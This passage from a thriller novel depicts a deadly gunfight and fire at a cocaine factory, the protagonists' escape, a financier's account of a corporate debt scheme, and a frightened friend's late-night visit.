“The nerdy guy has some kind of electronics gun,” said Eugene. “It kills phones.”

Sergey added, “And cars. That asshole destroyed my Roadster.”

“That’s just because it was electric, I think,” Eugene said. “It won’t work on all cars. My Beamer should be okay.”

“Even with all its little extras?” said Sergey, his voice still hoarse.

“What little extras?” Eugene asked defensively.

*Yes, what little extras?* thought Danny.

“All the options you always brag about,” Sergey said. “When you buy that thing, you come to me saying, ‘Oh, uncle, look at fancy new toy! She is with the remote ignition, she is with the satellite radio, she is with the GPS, she is with the BMW Assist plan...’”

*She is with the spectrum profile of a symphony orchestra,* Danny thought. He checked the HERF gun’s lamps. They were green again.

Eugene mumbled, “Shit, you think it...”

There was a low “*bonk!*”, and a sharp crack from the alley below.

Eugene screamed, “Fuck, no no *no!*” A car door was flung open. “My Beamer! My beautiful brand new 650i Beamer!” Footsteps ran to the side of the alley with Jason’s Lincoln Navigator. You...” A shot rang out. “...God—” *Bang!* “—damned...” *Bang!* “...dick!” *Bang! Bang! Bang!*

Danny giggled.

Sergey made several loud, pained grunting noises.

Deshaun nervously said, “Hey... Hey, Sergey. You okay, boss-man? You don’t look so good...”

The large Russian snapped back gruffly, “Mind your own fucking business!”

Eugene abandoned his tantrum and spoke a few words of Russian, his voice heavy with concern.

“I said I’m fine, God damn it,” Sergey rumbled defiantly. “Now let’s think of way to... to... How you would say?”

Deshaun offered, “Fuck these shitheads up?”

“Exactly.”

THE RAT-TAT-TAT OF JULIE’S GUN burst out suddenly. She fired a few bullets through the broken office windows, announcing that she had successfully reloaded. Danny couldn’t find anything helpful on the bullet-scarred computer, but Julie had put it to use to figure out how to operate her firearm. Between Wikipedia, YouTube, and some gun enthusiast websites, she was able to identify it as a MAC-10 and determine how to swap the magazine and load a round into the chamber.

“Jason. Can’t you, like, talk us out of here?” Danny pleaded.

“And how do you propose I do that?”

“I don’t know. Negotiate or something?”

“We’re in no position,” Jason scoffed. “Negotiation isn’t some magic spell where I open my mouth and suddenly everyone becomes lovey-dovey. Negotiation takes leverage. Which we don’t.”

“We still have our phones. Is there anyone you can call?”

“The cops?” Jason offered. “But, um...” He gestured out to the room — to the cocaine on the desk, to the bullet holes in the wall, to the mangled corpse below. “I can make shit up, Danny, but I can’t think of any innocent way to explain what we’re doing here.”

Danny sighed. “So. Death or jail. That’s our options?”

Jason looked down somberly and shrugged.

Julie, for her part, admired herself in the bathroom mirror. She postured and posed with the gun, pouting her lips and giving sultry looks, pressing it up against her body like an action movie femme fatale — the visual impression of erotic danger greatly diminished by her pajamas and bunny slippers. “God, you guys are a bunch of whiners.”

Jason asked, “Got any ideas, Julie?”

“Yeah, I do,” she said, trying out a *Charlie’s Angels* pose and finding that it was best done in heels and a side-slit skirt rather than borrowed sweatpants. “But you guys are too chickenshit for it.”

“Try us,” Jason insisted.

“No,” she said. “I’m sick of explaining shit to you guys. Ever since you got here, you’re all talk talk talk. Fuck that. You want to get something done, just fucking do it.”

“Tell us what you have in mind, Julie,” Jason coaxed.

In response, Julie marched to the desk and grabbed the large, heavy key. “You.” She jabbed a finger at Danny’s chest. “When I give a signal, start banging on this door. Pound on it. You know, create a distraction. Think you can handle that?” She then skipped down the stairs, her slipper-clad feet making soft syncopated landings. Down in the factory, she bounded toward the large metal double doors at the front of the room.

From the inside, the loading doors were held closed by a complex mechanical arrangement of steel crossbars, operated by a large lever. A heavy padlock kept the lever in place. Slowly and quietly, struggling against the cocaine to keep her fingers from shaking, Julie slid the key into the padlock and discreetly freed the lever. With the lock undone, she began a series of practice pantomimes on the latch mechanism. After a dozen or so rehearsals, the girl closed her eyes, concentrated, and took several breaths. Finally, she looked up at Danny and shook her fist in the air.

Danny slapped his hand hard against the locked door, sending out metallic reverberations. He was answered with a gunshot from outside, accompanied by the “*plink!*” of a bullet.

Danny awkwardly called, “Hey, uh, Eugene! Eugene, are you there?”

From the other side, Eugene said, “Did you hear that? Did this fucker just call my name like he’s my buddy? You got something to say to me, dickwad?”

“I want to, uh, negotiate?” Danny shouted.

Sergey’s deep voice responded, “You want to talk, you talk with me.”

Danny replied, “I.. Uh... I was just thinking, that, uh, you know, we have the vial in here... You know, the vial you want... Or at least, I assume you want... So, like, maybe if you wanted to, uh, like...”

He was interrupted by a loud metallic groan from below.

With as much strength as her small arms could muster, Julie yanked the lever that drove the mechanical latches holding the loading doors shut. The large metal double doors came unmoored from their sockets, and Julie shoved one of them narrowly open.

“Surprise, motherfuckers!” she screamed, and let loose a hail of gunfire.

The men in the alley shouted and dove for cover, Deshaun behind the exterior stairwell and the two Russians behind their BMW. Julie crouched in the doorway, using the large metal doors as a shield, steering the MAC-10 with both hands. The rattle of her gun was answered by the matching report of the black man’s identical firearm and the sporadic bangs of Eugene’s revolver.

The gap in the doors put the exterior stairwell directly in Julie’s line of fire. Her bullets made high-pitched plinks as they grazed off of the iron railing, zinging through wide gaps in the struts between the steps. The African-American guard aimed around the side of the railing and fired back.

Julie dropped to the ground just in time. The spray of hollow-point bullets from Deshaun’s gun had been meant for Julie’s head, but instead hit the narrowly opened door behind her. They squashed against the inside of the metal door, pushing against it and bouncing idly away as flat little mushrooms of lead that ricocheted into the factory. The door

behind Julie began to swing wide open from the kinetic energy of the deadly projectiles.

On the ground, Julie kept firing. The stairwell, she noticed, didn't quite reach all the way down to the ground. There was a gap of approximately three inches between the asphalt and the bottom-most stair, and in that gap she could see Deshaun's shoes. She turned the MAC-10 horizontally, rested her hand on the ground, and seized the opportunity.

The burst of bullets ripped through the guard's foot and ankle. He let out a sustained, choking grunt, and fell sideways onto the stairwell, landing on his knees. He tried using his arms to push himself off the stairs and back into an upright position, grunting through gritted teeth. When his leg collapsed under him a second time, he looked down at his foot, and that's when he started screaming.

Laying prone on the stairs made him a much easier target for Julie. There were gaps in the ironwork to permit a bullet to pass. She stood up, lifted her firearm, and prepared to spray several more bullets at him, counting on at least one to score a killing shot.

Instead, she flew backward into the factory.

The echoes of the last bang from Eugene's pistol resounded through the alley. The ricochet of Deshaun's bullets had pushed the door open wide enough to afford the crew-cut Russian a clear shot at the small Asian girl.

Julie fell on her tailbone and landed face-up just inside the large loading doors. Her MAC-10 was still in her hand.

Lying on her back, she stared upward at the ceiling's gymnasium lights through a blank, confused look. She tried to rise, but her abdominal muscles wouldn't obey.

On one side of her abdomen, her sweatshirt bore a small moist circular stain of blood, barely the size of a penny.

The stain quickly grew much bigger.

She managed to turn over and lift herself up on an elbow.

She coughed wetly. A thick stream of blood flowed out from her mouth.

There she remained frozen, propped on one elbow. Her breathing became short, shallow. Her skin paled, fading to a washed-out greenish hue. Her dark, wide-pupiled eyes glazed over. She began to shiver.

Hearing the sound of movement just outside the loading doors, she slowly turned her head to look outward. A man's shadow darkened the doorway. Julie lifted the MAC-10 in one hand and waved it at the entrance, straining against the gun's weight. The weapon shook in her weakening hand. She squeezed the trigger. The recoil knocked the firearm out of her grasp.

The muscular, leather-clad figure of Eugene wheeled into the doorway. He fired two quick shots squarely into Julie's ribs and spun back out of sight.

Julie collapsed. A final wet, rasping breath escaped her throat, carrying with it a red, bubbling froth. Her entire body twitched once, and fell still.

The room was silent. Blood pooled around her.

Eugene again appeared in the doorway, crouching low and glancing around cautiously. He reached through the entrance just far enough to grab a bunny-slipper-clad ankle, and dragged her lifeless body out into the alley. A streak of blood on the floor marked her exit, and she was gone.

There was the sound of rustling clothing.

"*Oppah!*" said Eugene. "Seryozha, look what the good little girl has for us!"

"She had the vial on her?" asked Sergey.

"Yes!" Eugene said happily. He walked toward Sergey. "Here you go, Seryozha. Is present from your favorite nephew!"

Sergey responded in Russian.

"Now we go in and teach those fuckers a lesson?" asked Eugene.

"No," said Sergey. "Now we save our soldier."

Deshaun grunted between shallow breaths.

"Keep your feet up, Deshaun," Sergey commanded. "You lose a lot of blood already. Foot is a bad place to get shot. Blood gushes out like



from faucet. Now hold on, I tie my belt around the leg, make less blood flow, okay?”

Deshaun said through gritted teeth, “Am I gonna walk, boss?”

Sergey responded, “Let’s make sure you not to go into shock, then we worry about you dancing ballet with Rosie someday in a future. We need get you to doctor, but we can’t start Eugene’s car. We take yours. You have keys? Is it close?”

“Yeah. It’s around the corner,” said Deshaun. Keys jingled.

Sergey instructed, “Zhenya, stay here with him, keep his feet up. I drive over.”

“Bad idea, Seryozha,” said Eugene tensely. “You bring that ride here, it’ll get zapped by that fucking electric gun.”

“Alright, then help me carry him,” Sergey directed.

“What? And let those two guys get away?” Eugene protested. “They’re in there right now! How about just we go in, take care of them, *then* we go fix Deshaun.”

“We *not* rushing in there, Zhenka!” Sergey insisted. “They could be armed, plotting ambush. Or they set up traps with bottles of chemicals. Zhenya ... God forbid anything happen to you like what happen to Rex...”

The two men talked briefly in Russian. The discussion ended with a few grunts as Sergey helped the injured black man balance on his remaining foot. The two of them coordinated a hurried three-legged walk down the alley. Deshaun groaned out words of gratitude through gritted teeth.

As for Eugene, the silhouette of his leather-jacket-clad body, crouching with gun in hand, reappeared in the doorway downstairs. He carefully scanned the reeking slosh-covered factory room, eyeing potential hiding places amongst the packing materials and bullet-riddled equipment, and said tauntingly, “Come out, come out, wherever you are!”

THERE WAS BARELY ENOUGH ROOM UNDER THE DESK for both Danny and Jason to huddle together, terrified. They could hear the Russian stalking the room below. His cautious exploration would lead him to the office in due time. If they could just buy a few seconds to make it to the car...

Danny eyed the front door with bitter frustration. It was only a few feet away, but there was no way to open it and get down the stairs without being seen. The athletic mobster would gun them down in the alley before they could reach the SUV. Alone and in peak condition, Danny might have been able to make a dash for it, but Jason would stand no chance. And between the blood loss, the sleep deprivation, and the noxious fumes, Danny could barely blink without passing out from exertion.

Downstairs, the Russian's footsteps squished against a sheet of cardboard soaked in the reeking slurry.

Danny's eyes went wide. He suddenly gasped.

"Are you alright?" Jason asked in hushed tones.

"Jason! What are the formulas for kerosene and acetone?" Danny whispered.

Jason blinked at him.

"I need a bond energy table..."

"What are you talking about?" Jason asked.

"I'm thinking," Danny replied, "that the floor down there is soaked with organic chemicals. And I don't know jack about chemistry, but I do know there's one thing those substances have in common."

"What's that?" asked Jason.

"They're flammable." Danny reached over the top of the desk and groped around blindly. "See, ever since I saw those barrels get shot, I've been thinking... The barrels were *full*, right? No oxygen to react with. Ergo, no combustion... But out *here*, in the open air, with those big doors downstairs open..." He drew his hand back. "Damn it. These guys sell cocaine for a living but apparently they're too straight-edge to smoke."

Jason looked at him hesitantly. "It's okay, Danny. It was a good idea. Nobody can ever say you weren't resourceful until the end."

"Fuck the end," said Danny. "I'm not done yet."

He looked around. There was nothing within reach but shards of broken glass. And his HERF gun.

His HERF gun, with its 3-megawatt S-band magnetron powered by pulsed electrical discharge from a 600-farad ultracapacitor bank.

Danny silently unscrewed the magnetron horn. Cables protruded from the back of the megaphone-shaped component. He picked up a sharp piece of broken glass and used it to pry the epoxy insulation away. The shard sliced his palm. He found himself leaving crimson fingerprints all over the magnetron horn.

From the factory below, rustling steadily drew closer.

He cut one pair of cables free, and put them in his mouth one at a time to strip away the insulation with his teeth. He took each exposed, frayed metal tip between his fingers and twisted it into a fine point. When he was done, he tied the two wires to the end of the PVC pipe, leaving a quarter-inch gap between the exposed silvery ends.

Danny frowned at the contraption. "What do you think?" he asked Jason.

"What'd you do?" Jason returned.

"Made the world's most overpowered barbecue lighter," Danny replied. "Assuming it works. We don't have time to test it. It takes about thirty seconds to recharge. I don't want to risk it. Now, help me find something to ignite..."

Jason found a loose sheet of paper, careful to keep it from making too much rustling noise.

Danny shook his head. "I need something with more heat capacity. Something that will stay burning long enough to raise the temperature to its flash point. There's got to be something here that will hold a decent flame..."

"Your shirt," Jason said. "It's soaking."

"Yeah, it's pretty uncomfortable, but that's the least of my... Oh!"

Danny wriggled awkwardly in the cramped space. The wrestling match with the kerosene-soaked fabric seemed interminable, but Danny ultimately prevailed. He pulled the damp floral-print away from his head, and laid it down as a wad on the linoleum floor.

He lifted the modified HERF gun and placed its tip, with the two exposed ends of wire, against the cotton heap. After giving the circuitry one last visual inspection, he pulled the trigger.

The gap between the exposed wires flashed with a bright blue spark — accompanied by a cracking, zapping buzz. Danny cursed himself for forgetting one key characteristic of pulsed-current open-air spark gaps: they're *loud*.

Eugene responded to the noise by firing his handgun. It was much louder.

Bullets whizzed in through the shot-out windows, slamming into the opposite wall of the office. A few plinked against the exterior of the office itself, forming fresh dimples in the metal wall. Running footsteps filled the gaps between the shots.

The sweatshirt ignited in a bright orange flame, burning ferociously in the fume-laden air.

Danny spun out from under the desk and, keeping his head down, extended an arm to help hoist Jason out behind him. The overweight man grunted and rose to his feet, crouching as low as his aging knees and spine would allow.

"Go!" Danny hissed, pushing him toward the front door.

Still crouching, Jason quickly made his way to the door and reached up to click the locks open.

Bullets zoomed through the broken windows. Jason flung the door open, sending a rush of air inward. The sweatshirt's flames pranced with added vigor, sending specks of burning thread wafting upward. Jason's heavy footsteps pounded down the iron stairs outside.

Eugene sprinted toward the loading doors. Equipment crashed around him as he shoved pieces aside. His feet splashed in chemical puddles.

Danny reached down. With one hand he grabbed his HERF gun. With the other, heedless of the pain, he grabbed the fiery sweatshirt. He hurled the fireball through the broken window down into the factory, and dove for the door.

THE FACTORY WAS ABLAZE BEFORE the burning sweatshirt even touched the floor. The volatile vapors of acetone flashed first, sending an ignition wave racing out to the corners of the room. The Styrofoam and cardboard followed, lifting dirty, noxious residue into the air as they combusted. In a blink, the small factory transformed into a roaring inferno.

Danny had just barely cleared the landing when the wave of heat blasted out behind him, carrying glowing embers and ash amidst arcs of flame.

Below, the loading doors swung open on their hinges and slammed against the side of the building, an enormous spout of fire shoving them apart in one thrust like a great demonic hand.

And within that glowing spout of red fire was the black silhouette of Eugene.

The Russian had been mere steps from the doors when the room erupted. The wave of overpressure hit him in the back like a charging bull. He fell halfway out of the doorway, landing hard against the street.

Eugene maintained enough presence of mind to keep his face down as gusts of flame billowed above. The Russian crawled toward his BMW for cover.

An alarm wailed inside the building. Water gushed from sprinklers in the factory's high ceiling. White mist poured out into the alley alongside the red flames and black smoke. Streams trickled to the street from the factory floor, drawing streaked wet lines through the trail of blood that ran to Julie's pale, lifeless body on the asphalt outside.

Danny raced down the stairs with his butchered HERF gun. The moment he cleared the last stair and hit the pavement, he bounded

toward the SUV. He hoped to see Jason in the driver's seat, starting the engine.

Instead, Jason stood despondently next to the Navigator, looking down. All four tires had been shot out. Jason turned to Danny with an expression combining panic and nausea.

On the ground outside the factory, on the opposite side of the BMW, Eugene rolled frantically to extinguish himself. The Italian lambskin material of his jacket melted off in rivulets from his sides and sleeves.

Danny scanned the alley. Here and there, amid dumpsters and discarded pallets, a handful of other cars had parked there overnight. One was a red Ford F-150. Its rear bumper and window were covered with stickers of Seattle grunge and metal bands — logos of Nirvana, Pearl Jam, Soundgarden, Queensrÿche, and Alice in Chains.

Danny felt in his pocket, and pulled out the keychain he had lifted from Rex's body — the one with the Ford remote and the Kurt Cobain plushie. He tried a button on the remote. The taillights of the red Ford blinked a greeting.

Jason and Danny wasted no time getting to the late Rex's pickup truck. The two men scrambled into the Ford. Force of habit drove Danny to the passenger's side, and he passed the keys to Jason. The moment the key turned, the ignition was drowned out by the distorted chords of a grunge guitar riff that blasted out at jarring volumes. Danny switched off the stereo while Jason hit the gas.

Eugene climbed to his feet, covered in black soot. His jeans were charred, his hair and eyebrows were singed, and his jacket was unrecognizable. In the distance, at the end of the alley, he could see the car turning to the lanes of busy fulfillment houses, the two men inside escaping to populated safety. Eugene's roars of anger echoed behind them.

THE FABRIC UPHOLSTERY PRESSED AGAINST Danny's naked back, leaving a grid of tiny square crosshatches in his skin. His wounded shoulder throbbed beneath its gauze dressing, and his hand still stung from being cut and burned.

The two men had not exchanged a single word. The trip was not silent, however. The middle-aged financier spent the time on his cellphone, speaking frantically into his Bluetooth headset. The conversations were brief and cheerful. They went along the lines of, "Hello, Mr. Cartwright...", "Ms. Yonath...", "Mr. Chew...", "Yes, everything's just fine! Listen, I'm afraid I won't be able to provide you with a sample after all... Yes, unfortunately the prototype is inaccessible. But... Yes, we're absolutely still on..." Those were the ones that Danny could understand. The rest were in fluent German, French, and Mandarin.

Eventually, the conversations ended. The silence was even less palatable than the chatter.

Jason finally said something. "So, I'm dropping you off at your house, I guess?"

"Yeah." Danny looked at the clock above the car's radio. "Who are you talking to, anyway?" he asked. "It's two o'clock in the morning."

"It's five p.m. in Singapore."

Danny turned to stare out the open window. He breathed the fresh night air deeply — he couldn't stand his own stench of chemicals, sweat, and blood.

"We still don't know who owns Tungsten," Jason said.

"Excuse me?" Danny replied.

"The consortium. The ones who installed Dr. Passinsky. We still know nothing about them. I've got some deals in the works. Some info would really help."

Danny shrank in his seat. "Computer hacking isn't supposed to result in me running for my life."

"I know," said Jason. "I'm sorry. None of it was supposed to happen like this."

"You owe me more than an apology. I want an explanation."

Jason stared forward. "I spent twenty years as Tungsten's COO. I was your age when I took that position. Before that, Vice President of Operations. And before *that*, head of their Accounts Payable. I spent my whole life at that company. I took a sales position with them right out of college. They paid for my MBA. Thirty-five years, Danny. I've been with them for thirty-five years. You're upset about the six years you sank into Claymore Communications, right? Well, I was with Tungsten for about as long as you've been alive. That company outlasted my marriage, Danny. I've known that company for longer than I've known my ex-wife."

"Yeah, and now you're bitter that they canned you," Danny concluded. "And you just want to stick it to them by stealing their core project. Right?"

Jason shook his head. "That's not it at all. I hold no grudge against them. Laying me off was the right move."

Danny stared at him questioningly.

"Look, Tungsten was a reseller of high-end medical equipment since the seventies, right?" said Jason. "Its core business model was *sales*. Sales in the seventies and eighties. It was a different world back then, Danny. A world of business cards and Rolodexes and fax machines and power ties. Tungsten's lifeblood was mail-order catalogs,



cold-calls, and conference presentations. All the stuff that used to make business, business.

“And then, while I was COO, the Internet came. First email, then chat rooms, then the World Wide Web, then search engines and eBay and AdSense... and then it was game over. I watched Tungsten waste away under my watch. Look, I’m all about adapting to the times and sailing with the winds of change and all that corporate boardroom jazz. And I *did* learn a lot — enough to know my way around the dot-com world as an investor and venture capitalist. But with Tungsten, there was nothing I could do to keep it afloat. I managed its operations, and it withered and died in my arms. The world moves fast, Danny. You know that as well as anyone.”

Danny began to relax. “So you’re not in it for revenge. And you keep talking about your severance package and your dot-com investment stuff, so I assume you’re not in it for the money. So what *are* you doing all this for?”

“Redemption.”

Danny said nothing.

“My marriage fell apart, Danny. My kids hate me now. I haven’t talked to my ex-wife in years. And through the divorce and everything, it was all okay because... I mean, it wasn’t *okay*, obviously, but... at least I always had my work. I spent my lifetime building Tungsten, and it died on my watch. And now I need to find a way to *undo* that. To prove that I can make it work after all — the thing I’ve poured my whole life into. I need to prove that I can do *something* that doesn’t end in disaster and disappointment. That I’m not...” He didn’t finish.

“How does stealing their intellectual property help anything?”

“It all has to do with a little problem with Tungsten’s paperwork,” Jason replied, “that presents me with an interesting opportunity.” He hesitated before elaborating. “Danny, I was always totally honest when it came to Tungsten’s accounts. I swear. I never cooked the books. I never did any insider trading. Never. But... near the end there, with Tungsten circling the drain, I guess I just stopped caring... And I’ll admit I... got sloppy.”

Danny said nothing. He didn't need to.

"Tungsten never formally declared bankruptcy," Jason explained. "We never actually filed Chapter 11. We *started* the paperwork, of course. But I... never finished it. Now, most of our creditors, they just *assumed* that the filing went through, and, well... I never corrected them. So, they wrote off their investments in Tungsten as capital losses. When the creditors listed those writeoffs in their year-end tax filings, we treated that as *ipso facto* forgiveness of the debt, and cleared the balances from our ledgers. But both the write-offs and the debt forgiveness were based on misunderstandings — arguably *willful* misunderstandings — and neither would hold up in a court of law."

"So, what you mean is..."

"What I mean," said Jason, "is that Tungsten is carrying almost a hundred million dollars in unsettled debt, with compounding interest. When this Eastern European consortium bought that company, they unknowingly bought a bottomless money pit."

"Then who are all these people you're calling now?" Danny asked.

"They're some of our old creditors," said Jason. "I've been in contact with them. Several weeks ago, I casually informed them about Tungsten's lack of legally filed bankruptcy paperwork. They found the news very troubling."

Danny merely shook his head with incredulity.

"Tungsten's assets are rightly theirs, you see," Jason clarified. "The creditors are still entitled to come and collect. They can legally force Tungsten to sell off everything it owns and divvy up the money among them. And that's what they were ready to do when I first told them about Tungsten's little paperwork snafu. Their natural reflex is to put everything on the auction block and recoup whatever they can, right?"

Danny chuckled bitterly. "Like what you just did to *my* company, Claymore Communications. I'm seeing a pattern here. As above, so below?"

"It's all just business," Jason replied. "But with Tungsten there's more to it now. See, an auction of Tungsten's assets would barely net a few million dollars at most. Tungsten's lenders thought most

of the company's capital was tied up in the stockroom where they keep all the inventory, and the stuff in there is obsolete and getting progressively worthless. But Tungsten's not a medical supply house anymore. It's a biotechnology research firm now. And thanks to this nameless Eastern European consortium, Tungsten now has something that could be worth serious money."

"So this whole mission tonight," Danny followed, "was to provide proof that Tungsten is worth keeping. That it shouldn't be disbanded, but kept around in its new form."

"Exactly," said Jason. "This consortium, whoever they are, was kind enough to find a way to do what I couldn't: turn Tungsten around. Give it potential. Give it life. Give it relevance."

"Uh-huh. And you're going to reward them for their efforts by getting Tungsten's old investors to swoop in and take it back from them."

Jason shrugged. "It is what it is," he said distantly.

"And what's in it for you?" Danny asked pointedly.

"The new investment group I've set up consists solely of international creditors," Jason explained. "I've made a deal with them. See, they're going to need a new President and CEO. Someone local. Someone who's been in the business his whole life. Someone who knows American corporate practices and who has experience running a company like this."

"Right," Danny snorted. "And, naturally, who better to take the reins than someone who not only has experience running a company *like* this, but actually running *this* company..."

"Exactly!" said Jason.

"...Into the ground," Danny finished.

An angry glare flashed momentarily across Jason's face. But in a blink, the middle-aged man pushed the rage away, and turned to gaze at the road ahead. He nodded humbly, and squared his jaw. "Not this time," he said. "Not *this* time."

THE SIGHT OF HIS HOUSE made Danny giddy with relief. The red pickup truck worked its way, Pac Man-like, through the grid of streets in the University District, until it finally came to park on the curb outside Danny's front yard. The one-story structure, with its blue siding and brown roof and white door and attached two-car garage, had never looked so inviting. In his mind, Danny was already heading to his bedroom.

"I'll send your payment by PayPal tomorrow," Jason's tired voice promised.

Danny collected his HERF gun, carefully examining the torn power cables. "My payment?"

"For your services tonight," Jason said. "You've sure as hell earned it."

"Oh. Right," he replied, taking off his seatbelt. "Yes, thanks."

"So, I'll call you tomorrow to discuss the consortium?" Jason asked.

Danny froze with his hand on the door handle. "What's there to discuss?"

"I really would like to find out who they are," said Jason. "I'll pay you for the additional labor, of course."

Danny slumped back into his seat with an intense frown. "I don't want to do this anymore, alright?"

"But Danny, I *need* you," Jason insisted.

"I'm not a hacker, Jason. This is Seattle. There's dozens of top-notch infosec outfits you could hire, both legal and illegal. IOActive. Leviathan Security. The Ghetto Hackers. The Schmoo Group. There's literally a thousand people in this city that would do a better job at this than me, for a lower price."

"Danny, I don't have any inroads to folks like that. It's not like I can just type 'Seattle hackers' into Google and get contact information for—"

"Yes, you can. You can do *exactly* that."

"Right. And I'm supposed to work with some random guy off the Internet who happens to be a semi-professional criminal?"

“For a *criminal* activity? Yes.”

“I need someone smart who could do the job.”

Danny glared at him. “And you thought *I* would be the right guy for it?” Danny fired back. “I’m an engineer. I’m a builder, not a breaker. All this cloak-and-dagger bullshit isn’t what I do. *This* is what I do...” He held up his HERF gun. “*This* is what I do...” He held up his cellphone. “I don’t do *this*...” He fished Eugene’s hacked Pantech out of his pocket. “...And I sure as shit don’t do *this*...” He turned his shoulder to display the dressing over his bullet wound. “You think I want to keep working with you? Are you *kidding me*? Right now, all I want is to rewind back to yesterday afternoon, when you offered me this little project, so I could tell you, ‘No, thanks.’ And in that alternate universe, I’ve spent all night tonight updating my LinkedIn profile and fiddling with my resume and flipping through job openings on Craigslist, and right now I’m staying up late re-playing Skyrim because I know I don’t have work tomorrow. *That’s* where I’m supposed to be. *That’s* my life. *That’s* my home universe. But instead, I’m *here*. And *here*, I’ve spent the night... in...”

He looked down at himself, at his shirtless torso and his wounded hand. He felt his shoulder throbbing. He took a long, slow, deep breath.

“I’m sorry, Jason.” He popped the car door open. “You want to continue this insanity? You’ll have to do it without me. Find some other pet cybermonkey to sic on your business rivals. I’m done.”

**S**TACCATO BEEPS SOUNDED OUTSIDE Danny’s front door as he punched in his keycode. The digital lock chirped and the deadbolt slid away under the pull of a solenoid. In the dark, the door’s insulation foam swished softly against the stone tiles in the entryway. Tired hiking-booted feet dragged themselves inside. Motion sensors detected a human-sized infrared blob, and the main room’s lights gently came to life to welcome Danny’s return.

Danny's home was spacious but simple. His foyer, kitchen, and living room formed one continuous L-shaped expanse which wrapped around his bedroom and bathroom. Ahead of him, the large kitchen was demarked by a granite-topped peninsula counter. To his side, the living room contained his black leather sofa, his carefully arranged surround-sound speakers, and an enormous entertainment system built to house a wall-sized TV and countless different gaming consoles both modern and vintage. A myriad of remotes and controllers lay scattered on the coffee table, beside a metal arcade-style *Dance Dance Revolution* mat that lay nestled in the gray carpet. Soft spiraling tracks around the furniture marked the latest trip by the Roomba that sat resting in its recharging station.

Danny's first destination was through another door in the foyer, which led to his attached garage. Half of the space inside was dedicated to his Toyota Prius and his washer and dryer. The other half Danny had built into a digital electronics workshop. A solder-stained workbench formed the heart of his home laboratory, ringed by an oscilloscope, a logic analyzer, a naked computer with attached EEPROM burner, a box of Arduino boards, a whiteboard covered with equations and diagrams, and a wall full of small Plexiglas drawers holding assorted breadboard components.

He laid the HERF gun on his workbench, prepared some heat-shrink insulation for the severed cables, and heated up a soldering iron. With his hand still smarting from its injuries, with his torso still naked except for the gauze wrapping on his shoulder, with his brain still reeling from the fumes and the blood loss and the exhaustion, he nonetheless tended carefully to the beloved patient on his workbench. The surgery only took a minute. A few gentle dabs of solder and some hoarse blasts from a heat gun, and the high-voltage device was restored to operational status.

Before going back into the house, Danny found a spare power outlet and plugged the HERF gun into the wall. The lights in the garage dimmed. He left the device to feed for the night.

He shuffled zombie-like to the bathroom, determined to cleanse himself of the stink of jet fuel and nail polish remover and soot and blood. His shower was very long and very hot. When he finally emerged from the steam, he felt freshly baptized. He found his home first-aid kit and clumsily reapplied his shoulder dressing, and treated his hand with bandages and salve. He dressed himself in pajamas, turned off the lights, and stumbled to his bedroom. He let himself fall into bed, closed his eyes, and wrapped the blankets around his body.

The doorbell rang.

ETERNITY PASSED BETWEEN when she pressed the button and when the lights came on. She stood nervously outside the door, sweeping her hair aside. In her hands were white plastic Rite Aid bags, which she held in front of her like a flower girl with a basket of petals.

Finally, she heard shambling inside the house. She wiggled her waist for poise. She wished she'd had more time to fix her makeup, but the rush-job she had done in the rear-view mirror would have to suffice.

The doorknob turned. She was greeted by a geeky zombie in slippers and blue linen pajamas. Danny stared at her bleary-eyed. "Tina?"

"I totally woke you up, didn't I? I'm so sorry... I knew you'd probably be asleep..."

Danny attempted a smile. Instead, his face winced with exhaustion. "It's okay. Come on in."

The soles of her black low-heel pumps tapped softly against the tile of Danny's foyer. She looked around, delighted to see a civilized, ordered abode. She'd been worried that Danny's place might look like Roger's, a mess of laptops, laundry, and KidRobot dolls. And Natalie's, of course, was even worse. Tina desperately needed a sense of order right now, and Danny's house looked refreshingly sane. It was clean, uncluttered — and had a seriously sick entertainment system.



Danny wordlessly took the bags from her and carried them to the granite kitchen counter, then mindlessly began shuffling back to the bedroom. After a few short steps, he stopped, blinked a few times, walked back to her, and said, “So... uh... what brings you by?”

“Well, I... I know this is kind of coming out of nowhere, but could I... Would you mind if I crashed here tonight? It’s just that... I’m...” Her lips began to tremble. She put her hands near her face to hide her mouth. She felt like a tiny, helpless creature, and she hated it. “The Russians know everything about me. They know where I live. And I just keep thinking, I’m going to walk into my place and there’s going to be someone there. In my apartment. Waiting for me...” Tina couldn’t contain her distress. She put her face in her hands and began to sob into her palms. She huddled away from Danny, feeling pathetic and ashamed.

He put a reassuring hand on her shoulder. “Shhhh, it’s alright,” he said, his voice groggy but warm. “They won’t find you here. You’ll be okay.”

She pressed her face and hands against his chest and cried into his pajamas like a terrified and hurt child. His arms wrapped protectively around her, and he bowed his head to rest his cheek against her hair. The pressure of his warm, dexterous hands against her back filled her with safety and peace. He was not especially muscular, but his long arms held her in a firm sanctuary. Her body melted against his. He smelled like Irish Spring and fresh linen, and felt like home.

When the last of her arrhythmic sobs shook out of her, she gently pulled away. “Sorry about your PJs,” she said with an embarrassed smile as she batted at a snot-stain, her voice froggy.

He smiled at her warmly. “You want some, like, tea or anything?”

She nodded enthusiastically, and took a seat on a stool at the counter. As he filled a kettle in the sink, Tina noticed his new bandage. “What happened to your hand?”

“Fire,” he said absentmindedly. “Kerosene. Spark gap. Fumes. Boom. Everything burning. Also, I cut it on glass. Uh... oh yeah, your

doctor friend isn't gonna get her sweatshirt back." He set the kettle on the electric stove. "How did you get here, anyway?"

"Nat loaned me her car. Jason left her his contact info, and she texted him to get your address. He said he'd just dropped you off."

Danny asked groggily, "Why not crash at your friend's place?"

Tina shook her head. "I was going to, but then I realized they could find me there. I saw what you did with their phone — how you used the GPS history to figure out where they were keeping Julie. And I started thinking: they broke into my car, and my car has GPS, and have I ever GPSed my way to Nat's house? I couldn't remember. And the thought of them finding Nat, and thinking that my BFF could be in danger because of me..."

"It's not because of you," Danny reassured. "And it's a long shot, anyway."

"I know," Tina said. "That's what Nat told me, too. She said that blaming myself was just a defensive reflex of my ego trying to regain control. And that my paranoia was probably more harmful than any real danger. But I made her promise to stay at the hospital tonight regardless. She's a doctor, so she gets to use those beds that the residents sometimes sleep on between shifts. Besides, she seemed perfectly happy to stay near Mike tonight. Those two were getting really cutesy together when I left."

Danny smiled. "Glad *something* good can come from this night, I guess."

"Did you find Julie?" Tina asked.

Danny looked away. "She's dead," he said, just as the kettle whistled.

Danny poured cups for the two of them and joined her at the counter. There, in the calm stillness of his house in the painfully late hour, he recounted the events of the factory. They sipped their tea, refilled their cups, and spoke.

And as he talked, Tina noticed him relax. While initially his muscles had been tight and his speech halting, the more he told her the

more he grew visibly at peace. As he finished his tale, he said quietly, "Thank you for coming over tonight, Tina."

